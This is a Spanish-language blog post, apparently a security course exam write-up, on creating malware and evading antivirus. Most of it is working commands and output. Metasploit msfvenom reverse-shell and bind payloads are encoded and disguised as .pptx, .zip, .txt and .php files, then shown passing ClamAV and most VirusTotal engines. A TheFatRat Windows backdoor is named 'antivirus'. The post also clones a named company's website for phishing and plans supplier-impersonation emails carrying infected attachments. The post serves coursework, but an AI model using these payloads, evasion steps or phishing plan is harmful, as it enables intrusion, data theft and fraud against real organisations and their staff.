

Miércoles, 13 de diciembre de 2023

Examen de ataques de Malware

Examen de ataques de Malware

1. - INSTALAR EL ANTIVIRUS EN UBUNTU CLAMAV.


Instalamos el antivirus en la Ubuntu con el comando `sudo apt-get install clamav`. Nos pedirá la contraseña.


```
joaquim@TESTT:~/Desktop$ sudo apt install clamav
[sudo] password for joaquim:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  clamav-base clamav-freshclam libclamav9 libtfm1
Suggested packages:
  libclamunrar clamav-docs libclamunrar9
The following NEW packages will be installed:
  clamav clamav-base clamav-freshclam libclamav9 libtfm1
```

2. - DESCARGAR LA FIRMA DE VIRUS DESDE EICAR, LANZAR EL ANTIVIRUS

SOBRE UNA CARPETA Y VER QUE LO DETECTA.

Vamos a la página eicar.org y hacemos click en **download anti malware testfile**. Bajamos al área de descarga y descargamos los 4 archivos.





Actualizamos la firma con el comando **sudo freshclam** pero como está corriendo en el background tenemos que pararlo y volver a repetir el comando.

```
joaquim@TESTT:~/Desktop$ sudo freshclam
[sudo] password for joaquim:
ERROR: /var/log/clamav/freshclam.log is locked by another process
ERROR: Problem with internal logger (UpdateLogFile = /var/log/clamav/freshclam.log).
ERROR: initialize: libfreshclam init failed.
ERROR: Initialization error!
joaquim@TESTT:~/Desktop$ sudo systemctl stop clamav-freshclam.service
joaquim@TESTT:~/Desktop$ sudo freshclam
Wed Dec 13 10:10:12 2023 -> ClamAV update process started at Wed Dec 13 10:10:12 2023
Wed Dec 13 10:10:12 2023 -> ^Your ClamAV installation is OUTDATED!
Wed Dec 13 10:10:12 2023 -> ^Local version: 0.103.9 Recommended version: 0.103.11
Wed Dec 13 10:10:12 2023 -> DON'T PANIC! Read https://docs.clamav.net/manual/Installing.html
Wed Dec 13 10:10:12 2023 -> daily.cvd database is up-to-date (version: 27121, sigs: 2048674, f-level: 90, builder: raynman)
Wed Dec 13 10:10:12 2023 -> main.cvd database is up-to-date (version: 62, sigs: 6647427, f-level: 90, builder: sigmgr)
Wed Dec 13 10:10:12 2023 -> bytecode.cvd database is up-to-date (version: 334, sigs: 91, f-level: 90, builder: anvilleg)
joaquim@TESTT:~/Desktop$
```

El siguiente paso es analizar como lo detecta el AV CLAMAV:

```
joaquim@TESTT:~/Desktop$ sudo clamscan OPTIONS '/home/joaquim/Downloads/eicar.com'
OPTIONS: No such file or directory
WARNING: OPTIONS: Can't access file
/home/joaquim/Downloads/eicar.com: Win.Test.EICAR_HDB-1 FOUND

----- SCAN SUMMARY -----
Known viruses: 8680433
Engine version: 0.103.9
Scanned directories: 0
Scanned files: 1
Infected files: 1
Data scanned: 0.00 MB
Data read: 0.00 MB (ratio 0.00:1)
Time: 23.793 sec (0 m 23 s)
Start Date: 2023:12:13 10:15:26
End Date: 2023:12:13 10:15:50
joaquim@TESTT:~/Desktop$
```

❖ Este es el resultado de abrir el archivo eicar.com con el CLAMAV.

Nos arroja que ha escaneado un fichero y que está infectado.

- ❖ Vamos con el siguiente fichero eicar_com.zip. Como podemos observar sigue mostrándonos que lo detecta como virus.

```
joaquim@TESTT:~/Desktop$ sudo clamscan OPTIONS '/home/joaquim/Downloads/eicar_com.zip'
OPTIONS: No such file or directory
WARNING: OPTIONS: Can't access file
/home/joaquim/Downloads/eicar_com.zip: Win.Test.EICAR_HDB-1 FOUND

----- SCAN SUMMARY -----
Known viruses: 8680433
Engine version: 0.103.9
Scanned directories: 0
Scanned files: 1
Infected files: 1
Data scanned: 0.00 MB
Data read: 0.00 MB (ratio 0.00:1)
Time: 24.550 sec (0 m 24 s)
Start Date: 2023:12:13 10:18:41
End Date: 2023:12:13 10:19:05
joaquim@TESTT:~/Desktop$
```

- ❖ El tercer fichero es eicarcom2.zip y también está infectado.

```
joaquim@TESTT:~/Desktop$ sudo clamscan OPTIONS '/home/joaquim/Downloads/eicarcom2.zip'
OPTIONS: No such file or directory
WARNING: OPTIONS: Can't access file
/home/joaquim/Downloads/eicarcom2.zip: Win.Test.EICAR_HDB-1 FOUND

----- SCAN SUMMARY -----
Known viruses: 8680433
Engine version: 0.103.9
Scanned directories: 0
Scanned files: 1
Infected files: 1
Data scanned: 0.00 MB
Data read: 0.00 MB (ratio 0.00:1)
Time: 22.286 sec (0 m 22 s)
Start Date: 2023:12:13 10:20:17
End Date: 2023:12:13 10:20:40
```

- ❖ Ahora trataremos de usar algunos enconders para camuflar el fichero infectado y poder pasar el scan sin problemas.

3. - USAR VARIOS ENCODERS CON DISTINTOS PARÁMETROS Y PASAR EL

CLAMAV PARA VER SI DETECTA COMO MALWARE. (AL MENOS 4 DISTINTOS), LUEGO PASARLOS POR VIRUSTOTAL Y REALIZAR INFORME.

1- Usamos `msfconsole -> service postgresql start`

Seleccionamos un payload en mi caso: `windows/x64/meterpreter/reverse_tcp`

Escribimos en el Shell `show encoders` y seleccionamos el que más nos guste. He elegido el `x64/zutto_dekiru`.

```
msf6 payload(windows/x64/meterpreter/reverse_tcp) > use encoder/x64/zutto_dekiru
msf6 encoder(x64/zutto_dekiru) > info

Name: Zutto Dekiru
Module: encoder/x64/zutto_dekiru
Platform: All
Arch: x64
Rank: Manual

Provided by:
agix

Description:
Inspired by shikata_ga_nai using fxsave64 to work under x64 systems.

View the full module info with the info -d command.
```

Después de esto abrimos otra consola como root y escribo el comando:

```
msfvenom -p windows/x64/meterpreter/reverse_tcp
lhost=192.168.1.22 lport=4444 -e x64/zutto_dekiru -o
'/home/kali/Desktop/qwert.pptx'
```

```

(root@kali)-[/home/kali]
# msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=192.168.1.22 lport=4444 -e x64/zutto_dekiru -o '/home/kali/Desktop/qwert.pptx'
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x64/zutto_dekiru
x64/zutto_dekiru succeeded with size 560 (iteration=0)
x64/zutto_dekiru chosen with final size 560
Payload size: 560 bytes
Saved as: /home/kali/Desktop/qwert.pptx

```

Ya tenemos nuestro payload encoded en la carpeta.

Ahora lo analizamos con Virustotal.

ac481a27128d54ce01c23a729bace1c4848d9

0 / 59

✔ No security vendors and no sandboxes flagged this file as malicious

Reanalyze Similar More

ftab7302063263ef07daf829b3ac481a27128d54ce01c23a729bace1c4848d9

Size 560 B Last Analysis Date 2 minutes ago

Community Score

DETECTION DETAILS COMMUNITY

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Security vendors' analysis Do you want to automate checks?

Acronis (Static ML)	✔ Undetected	AhnLab-V3	✔ Undetected
ALYac	✔ Undetected	Antiy-AVL	✔ Undetected

Nos lo detecta 0 de 60 antivirus de Virustotal nada mal.

El siguiente paso es ir a nuestra Ubuntu y pasar el payload con el AV CLAM.

```

joaquim@TESTT:~/Desktop$ ls
eicar.com  eicar.com.tar.gz
joaquim@TESTT:~/Desktop$ sudo clamscan '/home/joaquim/Desktop/eicar.com'
[sudo] password for joaquim:
Sorry, try again.
[sudo] password for joaquim:
cAC
joaquim@TESTT:~/Desktop$ sudo clamscan '/home/joaquim/Desktop/eicar.com'

```

eicar.com

```

joaquim@TESTT:~/Desktop$ sudo clamscan '/home/joaquim/Desktop/eicar.com'
/home/joaquim/Desktop/eicar.com: OK

----- SCAN SUMMARY -----
Known viruses: 8680433
Engine version: 0.103.9
Scanned directories: 0
Scanned files: 1
Infected files: 0
Data scanned: 0.00 MB
Data read: 0.00 MB (ratio 0.00:1)
Time: 43.641 sec (0 m 43 s)
Start Date: 2023:12:13 12:32:38
End Date: 2023:12:13 12:33:21
joaquim@TESTT:~/Desktop$ S

```

Como podemos ver el archivo infectado ha pasado el scan sin ser detectado.

2- Este será mi segundo payload con encoder.

Usando el payload **Windows/x64/vncinject/bind_tcp_uuid** y el encoder **x86/xor_dynamic**

Con el comando que vemos abajo creamos nuestro virus encubierto en la dirección Downloads con el nombre **eicarcom.zip**

```

joaquim@kali: ~/Downloads
$ msfvenom -p windows/x64/vncinject/bind_tcp_uuid lhost=192.168.1.22 lport=4444 -e x86/xor_dynamic -o '/home/kali/Downloads/eicarcom.zip'
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/xor_dynamic
x86/xor_dynamic succeeded with size 583 (iteration=0)
x86/xor_dynamic chosen with final size 583
Payload size: 583 bytes
Saved as: /home/kali/Downloads/eicarcom.zip

```

Lo siguiente es ir a nuestra Ubuntu y pasar el scan y el Virustotal para ver si nos lo detecta.

70 10/ 7 6344 7080JUL07-JUG08UGU09 / / 0

11
/ 60

Community Score

11 security vendors and no sandboxes flagged this file as malicious

Reanalyze

Similar

e4af4e52e15544f5e6d0f7a6155d7c159a1e7923449ae63ce9368acca0b2877a

Size
583 B

eicarcom.zip

Last Analysis Date
a moment ago

mz

DETECTION

DETAILS

COMMUNITY

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to [automate checks](#).

Popular threat label martel/shellcode

Family labels martel shellcode hack

En esta ocasión se ha detectado 11 veces en VirusTotal.

Pero no ha sido detectado por CLAMAV

ZIP

eicarcom.zip

```
joaquim@TESTT: ~/Desktop
joaquim@TESTT:~/Desktop$ sudo clamscan '/home/joaquim/Desktop/eicarcom.zip'
[sudo] password for joaquim:
/home/joaquim/Desktop/eicarcom.zip: OK

----- SCAN SUMMARY -----
Known viruses: 8680433
Engine version: 0.103.9
Scanned directories: 0
Scanned files: 1
Infected files: 0
Data scanned: 0.00 MB
Data read: 0.00 MB (ratio 0.00:1)
Time: 108.475 sec (1 m 48 s)
Start Date: 2023:12:13 13:26:11
End Date: 2023:12:13 13:28:00
joaquim@TESTT:~/Desktop$
```

3- Para el siguiente usamos este payload y su correspondiente encoder.

```
msf6 payload(windows/x64/custom/reverse_http) > use encoder/ppc/longxor_tag
msf6 encoder(ppc/longxor_tag) > info

DETAILS
Name: PPC LongXOR Encoder
Module: encoder/ppc/longxor_tag
Platform: All
Arch: ppc
Rank: Normal

Provided by:
ddz <ddz@theta44.org>
hdm <x@hdm.io>

Description:
This encoder is ghandi's PPC dword xor encoder but uses a tag-based terminator rather than a length.


View the full module info with the info -d command.
```

Vamos al msfvenom y escribimos el código.

```
msfvenom -p windows/x64/custom/reverse_http lhost=192.168.1.22 lport=4444 -e ppc/longxor_tag -o '/home/kali/Downloads/mitiento.o.txt'
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of ppc/longxor_tag
ppc/longxor_tag succeeded with size 672 (iteration=0)
ppc/longxor_tag chosen with final size 672
Payload size: 672 bytes
Saved as: /home/kali/Downloads/mitiento.txt
```

El payload ha generado el archivo mitiento.txt

El siguiente paso es ir a la Ubuntu y proceder con los pasos anteriormente recalcados.



The screenshot shows the VirusTotal analysis interface for the file 'mitiento.txt'. The file's SHA-256 hash is 'a324717f9d3e3d279249ca182a8c0d2f56f570d3edee7cb1f86099988d06c66'. The analysis shows a '0' out of 60 detections from security vendors, with a message stating 'No security vendors and no sandboxes flagged this file as malicious'. Below this, a table titled 'Security vendors' analysis' lists several vendors and their results:

Security vendors' analysis	Do you want to automate checks?
Acronis (Static ML)	Undetected
AhnLab-V3	Undetected
ALYac	Undetected
Antiy-AVL	Undetected


```

joaquim@TESTT:~/Desktop$ sudo clamscan '/home/joaquim/Desktop/mitiento.txt'
[sudo] password for joaquim:
/home/joaquim/Desktop/mitiento.txt: OK

----- SCAN SUMMARY -----
Known viruses: 8680433
Engine version: 0.103.9
Scanned directories: 0
Scanned files: 1
Infected files: 0
Data scanned: 0.00 MB
Data read: 0.00 MB (ratio 0.00:1)
Time: 84.593 sec (1 m 24 s)
Start Date: 2023:12:13 13:41:45
End Date: 2023:12:13 13:43:10
joaquim@TESTT:~/Desktop$

```

Ningun antivirus ha reconocido el payload.

4- Último payload.

Uso el siguiente payload para php y el correspondiente encoder.

```

msf6 payload(php/bind_perl) > use encoder/php/base64
msf6 encoder(php/base64) > info

Name: PHP Base64 Encoder
Module: encoder/php/base64
Platform: All
Arch: php
Rank: Great

Provided by:
egypt <egypt@metasploit.com>

Description:
This encoder returns a base64 string encapsulated in
eval(base64_decode()); increasing the size by a bit more than
one third.

View the full module info with the info -d command.

```


Nos vamos a otra terminal con msfvenom y escribimos el comando.

```
(root@kali)-[/home/kali]
# msfvenom -p php/bind_perl lhost=192.168.1.22 lport=4444 -e php/base64 -o '/home/kali/Desktop/hoho.php'
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of php/base64
php/base64 succeeded with size 331 (iteration=0)
php/base64 chosen with final size 331
Payload size: 331 bytes
Saved as: /home/kali/Desktop/hoho.php
```

Vamos al Ubuntu y comprobamos en CLAMAV y VTotal.

```
joaquim@TESTT:~/Desktop$ sudo clamscan -r /home/joaquim/Desktop/hoho.php
/home/joaquim/Desktop/hoho.php: OK

----- SCAN SUMMARY -----
Known viruses: 8680433
Engine version: 0.103.9
Scanned directories: 0
Scanned files: 1
Infected files: 0
Data scanned: 0.00 MB
Data read: 0.00 MB (ratio 0.00:1)
Time: 98.936 sec (1 m 38 s)
Start Date: 2023:12:13 13:54:00
End Date: 2023:12:13 13:55:39
joaquim@TESTT:~/Desktop$
```



The screenshot shows the VirusTotal analysis interface for a file named 'hoho.php'. At the top left, a circular badge displays '4 / 60', indicating 4 out of 60 security vendors have flagged the file. Below this, a 'Community Score' bar is visible. The main header area shows a red warning icon and the text '4 security vendors and no sandboxes flagged this file as malicious'. The file's SHA-256 hash is displayed as 'e39723759e7a0181847928118cf88db88dffd444bcc2224acd38e95b9e05d'. To the right of the hash, the file size is listed as '331 B' and the last analysis date as 'a moment ago'. Below the header, there are tabs for 'DETECTION', 'DETAILS', and 'COMMUNITY'. A blue banner encourages joining the VT Community. The 'Popular threat label' is 'trojan', and the 'Threat categories' are listed as 'trojan'. At the bottom, there is a section for 'Security vendors' analysis' and a link to 'Do you want to automate che'.

4 detecciones en VT y 0 en CLAMAV.

Metasploit es muy potente.

4. - INSTALAR DE THE FAT RAT Y CREAR VIRUS PARA ANDROID, LINUX Y WINDOWS. PASARLOS POR CLAMAV Y POR VIRUSTOTAL.

Instalamos y actualizamos el programa con los siguientes comandos:

```
git clone https://github.com/Screetsec/TheFatRat.git
```

```
cd TheFatRat
```

```
chmod +x setup.sh && ./setup.sh
```

```
./update && chmod +x setup.sh && ./setup.sh
```

./fatrat → para iniciar el programa desde la carpeta que se ha creado (USAR SUDO SU).

```
(kali@kali) [~/TheFatRat]
$ ./fatrat
./fatrat: line 36: temp/distro.tmp: Permission denied
./fatrat: line 37: temp/codename.tmp: Permission denied
awk: fatal: cannot open file `temp/codename.tmp' for reading
awk: fatal: cannot open file `temp/distro.tmp' for reading
awk: fatal: cannot open file `temp/distro.tmp' for reading
Must be root to run script

(kali@kali) [~/TheFatRat]
$ sudo su
[sudo] password for kali:
(root@kali) [~/TheFatRat]
# ./fatrat
```

```
+-----+
[ 1 ] windows/shell_bind_tcp
[ 2 ] windows/shell/reverse_tcp
[ 3 ] windows/meterpreter/reverse_tcp
[ 4 ] windows/meterpreter/reverse_tcp_dns
[ 5 ] windows/meterpreter/reverse_http
[ 6 ] windows/meterpreter/reverse_https
+-----+

Choose Payload :2

[ +++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++ ]

Generate Backdoor
+-----+
| Name      || Descript      || Your Input      |
+-----+
| LHOST     || The Listen Addres || 192.168.1.22    |
| LPORT     || The Listen Ports  || 8000             |
| OUTPUTNAME || The Filename output || antivirus        |
| PAYLOAD    || Payload To Be Used || windows/shell/reverse_tcp
+-----+
```

Hemos seleccionado un payload y su método de inyección.


```
[ +++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++ ]

[+] Compiling C to dll done , chek in output folder
Backdoor Saved To : /root/Fatrat_Generated/autorun.dll
```

Nos lo guarda en la carpeta /root por lo que es necesario acceder como root para poder entrar y moverlo a otra carpeta usamos el comando:

```
Sudo cp -r * /home/Kali
```

Hacemos un scan con la página que nos indica FatRat.




Ha sido detectado por 3 antivirus con los que esa página trabaja.

Nodistribute.com no funcionaba por lo que utilizo

Virusscan.jotti.org

5. - CLONAR WEB DEL OBJETIVO Y PREPARAR CAMPAÑA DE PHISHING.



Clonando la página web de mi víctima tiendasgrupo15.

Uso WGET para clonarla mediante el comando:wget -m -k -w 2 www.tiendasgrupo15.com

6. - PREPARAR ATAQUE DE INGENIERÍA SOCIAL PARA EL OBJETIVO.

El ataque que puedo realizar mediante ingeniería social sería ponerme en contacto con el email ventas@grupo15.com y hacerme pasar por alguno de sus proveedores de los cuales hemos obtenido mediante el OSINT anterior. Podríamos enviar un correo con un archivo infectado que no lo reconociera Google, con distintos nombres como, por ejemplo: ofertas, novedades verano/invierno, presupuesto, devolución de albarán... una vez dentro, podríamos conseguir más información sobre la empresa. incluso podemos lanzar el mismo archivo infectado a toda la red desde su correo para hacerlo más “creíble”.